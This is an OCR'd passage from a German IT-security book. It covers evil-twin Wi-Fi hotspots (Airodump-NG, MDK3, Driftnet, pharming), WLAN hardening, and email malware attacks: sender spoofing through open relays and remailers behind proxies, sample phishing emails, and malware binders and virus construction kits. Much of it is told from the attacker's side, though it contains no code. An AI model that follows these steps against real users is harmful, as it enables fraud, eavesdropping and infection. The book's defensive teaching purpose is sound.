


Bild 16.60: Die ersten Clients verbinden sich – ob bewusst oder unbewusst – mit unserem Access-Point...

Bild 16.61: ...ohne die böse Falle wittern zu können. Warum auch: Internet geht ja – und das kostenlos!

Dem geneigten Leser wird spätestens an dieser Stelle bewusst sein, dass wir nun vollständige Kontrolle auf den Transitverkehr unserer ahnungslosen Opfer ausüben könnten.

Die uns jetzt im Rahmen des Snarfing[165] zur Verfügung stehenden Möglichkeiten sind schier unbegrenzt: So kann beispielsweise der gesamte Datenverkehr mitgeschnitten, analysiert, manipuliert und ausgewertet werden, was insbesondere bei ungeschützter Kommunikation – mehrheitlich SMTP/POP3, FTP und unzureichend abgesicherten Websites – ein nicht unerhebliches Problem darstellt. Kompromittierende Mitschnitte durch Driftnet stellen hierbei noch das kleinste Übel dar.

Bild 16.62: Driftnet beim Mitschnitt der beim Surfen übertragenen Bilder. Ein Boulevard-Magazin?

[165] http://de.wikipedia.org/wiki/Snarfing

Oftmals geht Snarfing einher mit der Verteilung von Schadsoftware, beispielsweise durch die Ausnutzung sicherheitsrelevanter Schwächen von Standardsoftware. Wo sonst als hier fällt es leichter, den WLAN-Clients eine manipulierte Website aufzubürden, auf die der Internet Explorer allergisch reagiert?

Ferner lassen sich durch Pharming[166] die DNS-Anfragen der WLAN-Clients manipulieren, um die Benutzer auf gefälschte Webseiten umzuleiten (vorzugsweise begehrte Online-Dienste wie Ebay, Amazon, Facebook oder Kreditinstitute), teuflischen Kriminellen sind hier kaum Grenzen gesetzt.

Wer öffentliche Hot-Spots nun bewusst meidet und seine digitalen Begleiter ausschließlich über den heimischen WLAN-Router mit dem Internet kommunizieren lässt, sollte sich jedoch nicht zu früh in Sicherheit wiegen: Die in diesem Kapitel vorgestellten Tools lassen sich nämlich auch dazu bewegen, die WLAN-Verbindung eines Dritten »umzubiegen« und anschließend über einen anderen, präparierten Weg wieder aufbauen.

Hierzu reicht es aus, die originäre, unzureichend gesicherte WLAN-Verbindung samt Clients und Konfiguration per Airodump-NG zu erfassen, den WLAN-Router nebst Kommunikation durch MDK3 außer Gefecht zu setzen, die Identität des WLAN-Routers einzunehmen und auf einen Reconnect der Clients zu warten. Fertig!

Zugegeben, diese gut vorzubereitende und zeitaufwendige Form des Hijackings mag selten auftreten, die technische Umsetzung stellt jedoch kaum eine Herausforderung dar.

Die Empfehlung der Autoren lautet folglich, nicht nur »safer Internet« z. B. durch den Einsatz von VPN-Techniken zu betreiben – insbesondere bei Hot-Spots, die nicht unter der eigenen Hoheit stehen – sondern auch Wert auf eine gesicherte Konfiguration des heimischen Funk-Equipments zu legen (dazu später mehr).

16.4 Sicherheitsmaßnahmen bei Wireless LAN

Nachdem wir auf den letzten Seiten verdeutlicht haben, dass viele der bei WLAN angebotenen Sicherheitsvorkehrungen ausschließlich trügerische Sicherheit schaffen, möchten die Autoren zum Schluss des Kapitels sinnvolle Lösungsvorschläge zur Härtung eines WLAN liefern. Grundsätzlich erweist sich der Betrieb eines sicheren WLAN (nach aktuellem Wissensstand) als nicht sonderlich kompliziert, sofern Sie die folgenden Punkte beherzigen.

Einsatz von WPA2

In einem häuslichen WLAN sollte der als sicher geltende und auf AES basierende Sicherheitsstandard WPA2 zum Einsatz kommen. Zumindest zum aktuellen Zeitpunkt gibt es bei dem Nachfolgestandard von WEP und WPA keine erkennbare strukturelle Schwäche.

[166] http://de.wikipedia.org/wiki/Pharming

Die Autoren warnen davor, oftmals angeführten Begründungen Glauben zu schenken, dass WEP für geringe Sicherheitsanforderungen ausreichend sei. Wir haben verdeutlicht, dass ein erfolgreicher Angriff beispielsweise auf WEP keine nennenswert hohe Hürde darstellt, folglich raten wir strikt von WEP ab. Selbst wenn die durch einen Kriminellen zu erbeutenden Daten eines WLAN wertlos sein mögen, kann über das unzulänglich gesicherte Netz immer noch genug Schindluder getrieben und der Betreiber vor Probleme gestellt werden (wie einem 63-jährigen Internetnutzer aus Nürnberg widerfahren[167], der eine Anzeige kassierte oder einem Recklinghäuser, dem ein Spezialeinsatzkommando der Polizei die Wohnung stürmte, weil von seinem Internetanschluss aus eine Amokdrohung verbreitet worden war[168]).

Halten wir somit fest: WPA2 ist in den meisten Fällen das Mittel der Wahl. Haushalte, die sich unabhängig von Industriestandards machen und das Sicherheitsniveau deutlich steigern möchten, legen unter die WPA2-Verschlüsselung zusätzlich einen VPN-Layer, beispielsweise OpenVPN[169] – nach Auffassung der Autoren für Unternehmen mit schutzbedürftigen Inhalten ohnehin eine grundsätzliche Pflicht!

Wahl einer komplexen Passphrase

Wie bereits verdeutlicht, hält die WPA2-Verschlüsselung den aktuellen kryptografischen Angriffen stand. Die bislang einzige Schwäche stellt die Verwendung eines schlechten Pre-Shared-Key dar, sodass der Passphrase eine Schlüsselrolle zukommt (wie in fast allen anderen Bereichen der Informationssicherheit auch). Bei dem Pre-Shared-Key der WPA-Verschlüsselung handelt es sich um eine Passphrase, die jeder im WLAN angeschlossene Teilnehmer kennen und zum »Mitspielen« im geschützten Funknetz verwenden muss (analog zum Pre-Shared-Key von WEP). Setzt sich der Pre-Shared-Key beispielsweise aus einem Wort zusammen, welches in einem Wörterbuch zu finden ist, steht der Wörterbuchattacke Tür und Tür offen, und es ist nur eine Frage der Motivation des Angreifers, bis das WLAN geknackt ist (wie verdeutlicht im Kapitel »Zugriff auf ein WPA2-verschlüsseltes WLAN«).

Da sich der Aufwand zur Einrichtung eines WPA2-Schlüssels im Heimumfeld in überschaubaren Bahnen bewegt, empfehlen die Autoren die Verwendung einer ausreichend langen Passphrase (wenn möglich 63 Zeichen lang), die sich aus einer sinnlosen Kombination von Groß- und Kleinbuchstaben sowie Sonderzeichen und Zahlen zusammensetzt. Ein WPA2-Schlüssel, der Ähnlichkeiten aufweist mit beispielsweise dem folgenden Zeichenwirrwarr »*GqTtW6DuZyr&V&GrQ3TKDEfRvguZ2Q9c7VmKWkTD $pJx2UeuVsxUSxs4VaB?ga*«, lässt auch noch die nächsten Jahre jeden Wörterbuch- oder Brute-Force-Angriff ins Leere laufen.

Natürlich sollte nicht nur die WPA2-Verschlüsselung, sondern auch der Zugang zum Access-Point mit einer sinnvollen Passphrase abgesichert sein. In einem Fall, der uns zu Ohren gekommen ist, setzte sich der WPA2-Schlüssel zwar aus einer äußerst komplexen Kombination zusammen, der WLAN-Router war jedoch nur mit dem Default-Kennwort des Herstellers versehen. Ein interner Angreifer, der Zugang zum LAN hatte,

---

[167] http://www.presseportal.de/polizeipresse/p_story.htx?nr=920697

[168] http://www.heise.de/newsticker/meldung/Ungesichertes-WLAN-fuehrt-zu-Polizei-Besuch-748381.html

[169] http://openvpn.net

konnte sich über diesen Weg Zugriff auf den WLAN-Router verschaffen, den WPA2-Schlüssel auslesen und die so ergaunerten Daten an einen Externen weiterreichen. Für den Externen war es danach ein Leichtes, in der Nacht von einem Parkplatz aus auf das WLAN (und somit auch das LAN) zuzugreifen. Die Wahl einer sinnvollen und starken Passphrase ist somit in allen Bereichen von großer Bedeutung.

Einsatz proprietärer Hardware

Grundsätzlich verstehen sich die Autoren nicht als Freunde proprietärer Entwicklungen, weder bei Soft- noch bei Hardware. Zur Sicherung eines WLAN, welches ausschließlich einem kleinen Nutzerkreis vorbehalten ist (z. B. einem Teilbereich der eigenen Unternehmung), kann diese Form der Abschottung jedoch von Vorteil sein. Proprietär bedeutet hierbei, dass WLAN-Gerätschaften ganz bewusst keinem allgemein anerkannten Standard entsprechen, sondern hauseigene Entwicklungen des jeweiligen Herstellers sind. Viele Hersteller haben Eigenentwicklungen im Sortiment, die neben dem Betrieb gängiger WLAN-Standards eine höhere Bandbreite oder eine bessere Abdeckung in Form eines proprietären Verfahrens liefern (so beispielsweise bei den Routern nach 802.11g+, die Bruttoübertragungsraten von bis zu 108 MBit/s liefern). Diese Eigenentwicklung geht auf Kosten der Kompatibilität zu offiziellen Standards, sodass jeder WLAN-Teilnehmer Gerätschaften des gleichen Herstellers benötigt, was sich im Fall gewollter Isolation als Vorteil erweisen kann. Diesen Weg beschreiten im Übrigen auch viele Hersteller aus dem Enterprise-Sektor, wie beispielsweise die Firma Cisco mit einer proprietären WLAN-Sicherheitstechnik.

Als Fazit bleibt festzuhalten, dass der Einsatz proprietärer Technik dazu beitragen kann, ein WLAN vor dem Zugriff durch Fremde abzusichern: Es ist nämlich eher unwahrscheinlich, dass ein Angreifer, der sich in einem fremden WLAN tummeln möchte, genau das dazu passende Produkt in seinem Arsenal hat.

17 Szenario VI: Malware-Attacke aus dem Internet

Ausgangsszenario:
In Ihrem Eingangskorb ist eine neue Mail gelandet; da Sie den Absender kennen, lesen Sie die Mail. Als Sie vom Inhalt überrascht werden, klicken Sie auch auf den Anhang. Sie erhalten eine kurze, wenig aussagekräftige Fehlermeldung und denken sich nichts dabei. Zwei Tage später ruft Sie ein Freund an und fragt Sie, warum Sie ihm eine wurmverseuchte E-Mail gesendet haben. Sie sind mehr als irritiert, denn erstens haben Sie einen Virenscanner und zweitens die Windows-Firewall aktiviert. Wie konnte das trotzdem passieren, fragen Sie sich.

Internetinfektionen können grundsätzlich über mehrere Wege erfolgen, nämlich über E-Mails, präparierte Webseiten oder spezielle Webservices (P2P, Chats, VoIP, ICQ), in Ausnahmefällen erfolgt die Infektion auch direkt über das Netzwerk, wobei in bestimmten Fällen auch mit einer Kombination mehrerer Angriffstechniken zu rechnen ist. Prozentual noch immer am häufigsten erfolgt der Angriff mit speziell präparierten E-Mails, wobei Drive-by-Infektionen stark zunehmen (vgl. hierzu auch den Lagebericht IT-Sicherheit 2009 des BSI[170]).

Allerdings sollte jeder, der vor einem internetfähigen PC sitzt – unabhängig davon, ob im Büro oder zu Hause –, wissen, dass er prinzipiell durch E-Mails wie durch unkontrolliertes Surfen gefährdet ist. Aber niemand rechnet damit, dass es ausgerechnet ihn erwischt, und zweitens hat man Firewall, Virenscanner und einen Service-Provider, der verdächtige Mails herausfiltert. Also – was soll da schon passieren? Versetzen wir uns übergangsweise in die Rolle eines Angreifers. Was muss er tun, um die Arglosigkeit seines Opfers auszunutzen?

[170] https://www.bsi.bund.de/ContentBSI/Publikationen/Lageberichte/bsi-lageberichte.html

17.1 Angriffe via E-Mail




Bild 17.1: Angriffsstrategie für E-Mail-Attacker

17.1.1 Absendeadresse fälschen

Da es sehr ungeschickt wäre, infizierte E-Mails mit der eigenen Absenderangabe zu versehen, müssen wir zuerst unsere E-Mail-Adresse fälschen, was schwerer ist, als es aussieht. In Betracht käme natürlich auch noch eine Fake-Anmeldung bei Yahoo & Co. Hier sind allerdings zwei Dinge zu beachten. Erstens dürfen solche anonymisierten E-Mail-Accounts nur über einen aktivierten Proxyserver angelegt und administriert werden, um keine rückverfolgbaren Spuren via IP-Adresse zu hinterlassen. Zweitens sollte man sich mit einem Telefonbuch bewaffnen, um sich unter falschem Namen und Adresse beim ISP anzumelden. Es geht natürlich einfacher, z. B. werben Service-Provider wie T-Online mit der Möglichkeit, über den eigenen SMTP-Server Mails mit beliebigem Absender versenden zu können.




Bild 17.2: E-Mails versenden mit beliebiger Absenderadresse

Diese Möglichkeit, über offene Relay-Server E-Mails (in Massen) zu versenden, nutzen zum Beispiel auch Spammer – wenn sie ihren Müll nicht über Bot-Netze, die wie im Fall des Conficker-Wurms Millionen PCs fremdsteuern, verteilen. Eine weitere Möglichkeit ist der Einsatz eines Direct-Remailers, z. B. des Advanced Direct Remailer[171]. ADR agiert auf dem eigenen Rechner als Server. Man schreibt seine E-Mails von seinem gewohnten Mailprogramm aus; die einzige Änderung, die man in Eudora, Pegasus, Outlook und Konsorten machen muss, ist in die SMTP-Eingabezeile *localhost* einzutragen.




Bild 17.3: Mailabwicklung über ADR

[171] http://www.mailutilities.com/adr

Das Mailprogramm sendet jetzt die Mail an den ADR-Server, der dann das Versenden bzw. die Verteilung übernimmt.




Bild 17.4: Anonymer Spamversand via ADR

Da bei dieser Versandmethode im E-Mail-Header aber noch die vom ISP zugewiesene IP-Adresse ausgewiesen wird, wird ein versierter Angreifer ADR über einen Proxyserver laufen lassen, um die Restspuren zuverlässig zu verwischen – wobei sich allerdings die wenigsten Privatanwender die Mühe machen, die Kopfzeilen (Header) ihrer E-Mails näher anzusehen.

Wir haben es getestet und uns selbst eine anonyme E-Mail geschrieben, allerdings ohne einen Proxyserver zwischenzuschalten. Als Absender fungierte der berühmteste Spion der Filmgeschichte: James Bond. Die Angaben in den Feldern *From:* und *Sender:* sind gefälscht. Hier steht als E-Mail-Adresse *james.bond@007.de*. Wesentlich aufschlussreicher sind die Angaben unter *Received from*, da die letzten Adresszeilen Angaben enthalten über die IP-Adresse, den Rechnernamen und den ISP des Angreifers.




Bild 17.5: Spurensuche in anonymen Mails

Es gibt Tools wie Sam Spade[172], mit denen man versuchen kann, die Spuren des Angreifers zurückzuverfolgen, wird damit aber nur in den wenigsten Fällen Erfolg haben, da die meisten Angreifer z. B. durch den Einsatz eines Proxys hier vorgesorgt haben.




Bild 17.6: Spurensuche mit Sam Spade

17.1.2 Phishen nach Aufmerksamkeit

Aufreißer, Anmacher optischer Aufhänger – es kommt immer darauf an, einen Internetanwender dazu zu bringen, eine Mail zu lesen bzw. auf den Anhang zu klicken. Internetkriminelle waren von jeher schon kreativ beim Erfinden solcher Eyecatcher. Über die Reihen- bzw. Rangfolge dieser Aufhänger lässt sich streiten. Sehr beliebt sind immer wieder emotionale Trigger frei nach dem Motto: Wenn Du diese Mail nicht liest, dann:

- hast du ein ernsthaftes Sicherheitsproblem;
- verlierst du Geld;
- entgehen dir Goodies (Spaß, Bilder, Software, Verdienstmöglichkeiten) oder
- Du erleidest sonst einen materiellen oder immateriellen Schaden.

[172] http://samspade.org: dort kann man auch direkt via Web Interface Spamadressen untersuchen

Mit anderen Worten: Der Anwender wird mehr oder weniger subtil und unbewusst dazu gebracht, sich die Nachricht anzusehen, statt sie an Ort und Stelle in den Papierkorb zu entsorgen. Schauen wir uns dazu einige Beispiele an.

Von: "Volksbanken AG Support" <technical_support_ref-969cz@vr-networld.com>
An: <p_kr@gmx.de>
Betreff: Volksbank AG: Online-Banking Ref: 9386
Datum: Thu, 01. Feb 2007 14:28:20 +0200

Bild 17.7: Phishing-Mail

Fast jede Woche erreichen mich (PK) Mails von der Sparkasse oder der Raiffeisenbank.

Volksbanken Raiffeisenbanken

Sehr geehrter Kunde, sehr geehrte Kundin,

Die Technische Abteilung der Volksbanken Raiffeisenbanken führt zur Zeit eine vorgesehene Software-Aktualisierung durch, um die Qualität des Online-Banking-Service zu verbessern.

Wir möchten Sie bitten, unten auf den Link zu klicken und Ihre Kundendaten zu bestätigen.

http://www.volksbank.de/vr-web/networld/confirm/anmelden.cgi

Wir bitten Sie, eventuelle Unannehmlichkeiten zu entschuldigen, und danken Ihnen für Ihre Mithilfe.

© 2007 Volksbanken Raiffeisenbanken AG

Bild 17.8: Typischer Inhalt einer Phishing-Mail

Hier werden Kunden mit Qualitätsverbesserungen, z. B. auch im Sicherheitsbereich, geködert. Als wesentlich dreister zeigte sich der BKA-Faker, der auf perfide Weise die Ängste des Internet-Users ausschlachtet. Ihm wird seitens des BKAs eröffnet, dass ihm eine Anklage wegen illegaler Downloadaktivitäten bevorsteht.

Sehr geehrte Damen und Herren,

das Herunterladen von Filmen, Software und MP3s ist illegal und wird mit bis zu 5 Jahren Freiheitsentzug bestraft.
Wir möchten Sie darauf hinweisen, dass Ihr Rechner unter der IP 212.227.116.110 erfasst wurde.
Ihre Daten wurden uns von Ihrem Provider zu Verfügung gestellt und eine Strafanzeige wurde erlassen.
In dem angeführten Anhang finden Sie die Strafanzeige mit dem Aktenzeichen Nr.:# 130067
Drucken Sie diese bitte aus und faxen Sie diese mit einer Stellungname an uns zu.
Eine Kopie der Strafanzeige wird Ihnen in den nächsten Tagen schriftlich zugestellt.

Hochachtungsvoll
i.A. Jürgen Stock

Bundeskriminalamt BKA
Referat LS 2
65173 Wiesbaden
Tel.: +49 (0)611 - 55 - 12331
Fax.: +49 (0)611 - 55 - 0

Bild 17.9: E-Mail vom BKA

Das krasse Gegenteil erreichte mich am 25. Januar: ein polnischer Hasardeur versuchte es mit Dreistigkeit.


From: Sunrise Elektronik GmbH <Lucio@la-mark.com.pl>
User-Agent: Mozilla Thunderbird 1.0.6 (X11/20050716)
To: dr.peter.kraft@t-online.de
Subject: Ihre Bestellung # 18567 von EUR 453.00 ist angenommen
Sony RX-F18 8.0 MP Digital Camera

Ihre Bestellung # 18567 von EUR 453.00 ist angenommen.

Ihre Karte wird mit dem faelligen Betrag belastet. Danke fuer Ihren Kauf.

Als Anlage finden Sie die Rechnung.

Hier ist es offenkundig, dass auf die Angst des Anwenders gesetzt wird, einen relativ hohen Betrag für etwas zahlen zu müssen, was er offenkundig nicht bestellt hat. Sehr viel geschickter ist hier eine (fingierte) E-Mail von 1&1, wo ein Rechnungsbetrag von 59,99 EUR eingezogen werden soll.



Sehr geehrter 1&1 Kunde,

anbei erhalten Sie Ihre Rechnung vom 29.12.2006.
die Gesamtsumme für Ihre Rechnung im Monat Dezember beträgt: **59,99** Euro.

Gemäß der erteilten Einzugsermächtigung werden wir den Betrag in den nächsten Tagen von Ihrem Konto einziehen.

Ihre Rechnung finden Sie als Anhang im PDF-EXE-Format. Zum Lesen und Ausdrucken benötigen Sie kein zusätzliches Programm!

Fragen zu Ihrer Rechnung beantwortet Ihnen gerne unsere 1&1 Rechnungsstelle unter 0180 5 201 026 (12 ct/Min.)
Übrigens: Wir haben unsere Servicezeiten für Sie erweitert und sind nun von Mo - Sa 08:00 - 20:00 Uhr für Sie da.

Mit freundlichen Grüßen

Ihr 1&1 WebHosting-Team

[Dies ist eine automatisch generierte Nachricht, bitte antworten Sie nicht an diesen Absender. Falls Sie Fragen an den 1&1 Support haben, verwenden Sie bitte das Kontaktformular unter www.1und1.de/cc]

Bild 17.10: E-Mail-Rechnung von 1&1

Die Maschen wechseln: Mal sind es Rechnungen, die den User so aufregen, dass er auf den Anhang klickt, um das vermutete Missverständnis aufzuklären, mal sind es Anschreiben von BKA und Staatsanwaltschaft, mal sind es Schreiben mit angeblichen Nacktbildern.

Wie auch immer. Wer hier kein gesundes Misstrauen an den Tag legt und Anhänge anklickt bzw. Weblinks aktiviert, muss sich nicht wundern, wenn ihn dann sein Schicksal in Gestalt von Trojanern, Backdoors, Würmern, Viren & Co. ereilt.

17.1.3 Der Payload oder Malware aus dem Baukasten

Der dritte Schritt und für kriminelle Hacker der kniffligste ist das Präparieren einer E-Mail mit Schadcode. Grundsätzlich gibt es zwei Möglichkeiten. Entweder versteckt man die Malware in der in HTML erstellten Textnachricht, sodass sich der User beim Lesen mittels eines anfälligen HTML-Viewers quasi automatisch infiziert, oder man packt den Payload als ausführbare Datei in den Anhang und hofft, dass der arglose und zugleich neugierig gemachte Anwender ihn anklickt.

Andere Angriffstechniken beruhen auf der starken Verknüpfung des Internet Explorers mit zahlreichen Anwendungen wie MS Outlook zum Darstellen von HTML-E-Mails, wodurch Angreifer automatisch die Kontrolle über das System erlangten, sobald in Outlook die Nachricht im Vorschaufenster betrachtet wurde. Solche und ähnliche Angriffe, z. B. über präparierte Kopfzeilen einer E-Mail, die einen Buffer-Overflow in Outlook Express auslösten, verpuffen heute jedoch weitgehend wirkungslos. Microsoft hat die Sicherheitslücken gestopft und viele Anwender sind auf alternative E-Mail-Clients ausgewichen, die als Stand-alone-Lösung oft nur die reinen Textinhalte von Mails anzeigen und damit solche Angriffe schon im Ansatz vereiteln.

Was also bleibt, ist die gute alte Methode, unverfänglich klingende Anhänge mit Malware zu infizieren. Je nach Raffinesse des Angreifers und in Abhängigkeit davon, ob das Opfer Ziel einer direkten (persönlichen) oder ungezielten (Massenmails) Attacke werden soll, wird entweder die reine Schadfracht unter einem unverfänglich klingenden Namen (*Rechnung.exe*, *Bildfürdich.exe*, *MP4-Viewer.exe*) angehängt, oder der Angreifer macht sich die Mühe, eine normale, einen Nutzen versprechende Programmdatei mit einem Virus, Wurm oder Trojaner zu infizieren. Für den zuletzt genannten Fall braucht

man einen Binder. Gut geeignet ist der in unserer Tool-Sektion vorgestellte *fEvicol*, womit dann die Malware mit einem unverfänglichen Utility gebündelt werden kann.

Der Angreifer muss jetzt nur noch überlegen, welche Art von Malware er dem Opfer unterschieben möchte. Letztlich hängt das natürlich wieder von der Motivation des Angreifers ab und ist keine Prinzipienfrage. Will er sich rächen oder dem Opfer eine Lektion erteilen, wird er zu einem der gängigen Virenbaukästen wie z. B. JPS greifen. Wird der Virus installiert, kann man dem Opfer so gut wie jeden Zugriff auf sein System verleiden, das Security Center abschalten, den Registryaufruf unterbinden, den Taskmanager deaktivieren, das Keyboard verriegeln, Maustasten vertauschen und vieles mehr.

